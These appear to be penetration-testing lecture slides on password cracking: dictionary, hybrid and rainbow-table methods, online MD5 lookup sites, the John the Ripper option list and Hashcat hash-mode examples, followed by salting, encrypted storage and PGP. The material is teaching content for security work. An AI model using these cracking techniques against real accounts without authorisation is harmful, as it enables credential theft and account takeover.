The attacker tries all cleartexts in the dictionary file:

- Calculate the hash of the first cleartext
- Compare the result with the hash that has to be cracked
- If it is identical then the cleartext was found
- If it is not identical then the next clear text has to be taken from the dictionary
- The number of combinations depends on cleartexts in the dictionary file:
 - Normal words
 - Sleng
 - Geography names
 - Famous people
 - Etc.

Dictionary based password cracking




Hybrid password cracking

The attacker tries all cleartexts in the dictionary file and its permutations:

- Calculate the hash of the first cleartext
- Compare the result with the hash that has to be cracked
- If it is identical then the cleartext was found
- If it is not identical then the next version of the current clear text has to be considered
- If there is no more hybrid version then the next version has to be taken
- Hybrid words:
 - Double (TrondheimTrondheim)
 - Reverse (miehdnorT)
 - Substitute (Tr0ndh41m)
 - Numbers added (Trondheim0 – Trondheim99)

Rainbow tables

- The problem with brute-forcing that it is very slow
- The problem with pre-calculation that there is not enough space to store the hashes
- One mixing idea is the rainbow table:



Precomputed hash databases

- <https://www.md5online.org>

The screenshot shows a screenshot of the MD5Online website. At the top, there is a navigation bar with links for Encrypt, Decrypt, Mass Decrypt, Hash Identifier, Blog, and Ebook. Below the navigation bar, there is a section titled "Resources". In the center of the page, there is a search bar with two options: "Quick search (free)" (selected) and "In-depth search (1 credit)". Below the search bar is a large green button labeled "Decrypt". Underneath the button, the text "Found: BlimE" is displayed, followed by the hash value "(hash = 7ce6225244b1a8df1ee0472af99be2ea)".

- <https://md5decrypt.net/>
- and many others

John the ripper

Copyright (c) 1996-2019 by Solar Designer and others
Homepage: <http://www.openwall.com/john/>

```
Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]      "single crack" mode, using default or named rules
--single=:rule[,..]           same, using "immediate" rule(s)
--wordlist[=FILE] --stdin    wordlist mode, read words from FILE or stdin
                           --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]             like --wordlist, but extract words from a .pot file
--dupe-suppression           suppress all dupes in wordlist (and force preload)
--prince[=FILE]               PRINCE mode, read words from FILE
--encoding=NAME                input encoding (eg. UTF-8, ISO-8859-1). See also
                               doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,..]]        enable word mangling rules (for wordlist or PRINCE
                               modes), using default or named rules
--rules=:rule[;..]             same, using "immediate" rule(s)
--rules-stack=SECTION[,..]    stacked rules, applied after regular rules or to
                               modes that otherwise don't support rules
--rules-stack=:rule[;..]       same, using "immediate" rule(s)
--incremental[=MODE]          "incremental" mode [using section MODE]
--mask[=MASK]                 mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]            "Markov" mode (see doc/MARKOV)
--external=MODE                external mode or word filter
--subsets[=CHARSET]           "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]              just output candidate passwords [cut at LENGTH]
--restore[=NAME]               restore an interrupted session [called NAME]
--session=NAME                  give a new session the NAME
--status[=NAME]                 print status of a session [called NAME]
--make-charset=FILE            make a charset file. It will be overwritten
--show[=left]                   show cracked passwords [if =left, then uncracked]
--test[=TIME]                   run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..]       [do not] load this (these) user(s) only
--groups=[-]GID[,..]            load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]          load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]          load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]          load salts with[out] cost value Cn [to Mn]. For
                               tunable cost parameters, see doc/OPTIONS
```

Hashcat hash-modes

Hash-Mode	Hash-Name	Example
0	MD5	8743b52063cd84097a65d1633f5c74f5
10	md5(\$pass.\$salt)	01dfaee6e5d4d90d9892622325959afbe:7050461
20	md5(\$salt.\$pass)	f0fda58630310a6dd91a7d8f0a4ceda2:4225637426
30	md5(utf16le(\$pass).\$salt)	b31d032cfdf47a399990a71e43c5d2a:144816
40	md5(\$salt.utf16le(\$pass))	d63d0e21fdc05f618d55ef306c54af82:13288442151473
50	HMAC-MD5 (key = \$pass)	fc741db0a2968c39d9c2a5cc75b05370:1234
60	HMAC-MD5 (key = \$salt)	bfd280436f45fa38eaacac3b00518f29:1234
70	md5(utf16le(\$pass))	2303b15bfa48c74a74758135a0df1201
100	SHA1	b89eaac7e61417341b710b727768294d0e6a277b
110	sha1(\$pass.\$salt)	2fc5a684737ce1bf7b3b239df432416e0dd07357:2014
120	sha1(\$salt.\$pass)	cac35ec206d868b7d7cb0b55f31d9425b075082b:5363620024
130	sha1(utf16le(\$pass).\$salt)	c57f6ac1b71f45a07dbd91a59fa47c23abcd87c2:631225
140	sha1(\$salt.utf16le(\$pass))	5db61e4cd8776c7969cf62456da639a4c87683a:8763434884872
150	HMAC-SHA1 (key = \$pass)	c898896f3f70f61bc3fb19bef222aa860e5ea717:1234
160	HMAC-SHA1 (key = \$salt)	d89c92b4400b15c39e462a8caa939ab40c3aeee:1234
170	sha1(utf16le(\$pass))	b9798556b741befdbddcbf640d1dd59d19b1e193
200	MySQL323	7196759210defdc0

Why to use salts when hashing?

Salting is simply the addition of a unique, random string of characters known only to the site to each password before it is hashed, typically this “salt” is placed in front of each password.


Userid	username	password	salt
...			
768	Laszlo	ABCDEF123456789...	sunglasses
769	Lennon	1234567812345678...	strawberry
770	McCartney	9876543219876543...	camembert

Laszlo's stored hash = MD5('my password'+'sunglasses') =
ABCDEF123456789...

Secure file storage


How to protect the files/ data that we use during the penetration testing?

- Full disk encryption
- Encrypted containers
 - E.g. Veracrypt




Secure communication

- Does email secure? ☺
- Does SMS secure? ☺
- Use PGP for secure emailing
- Use secure messenger applications (end to end encryption)
- Use multiple channels for communication




Pretty Good Privacy (PGP)

- Everyone has a key pair: public key + private key
- The public key is shared with others
- The private key should be secured



Pretty Good Privacy (PGP)



End of lecture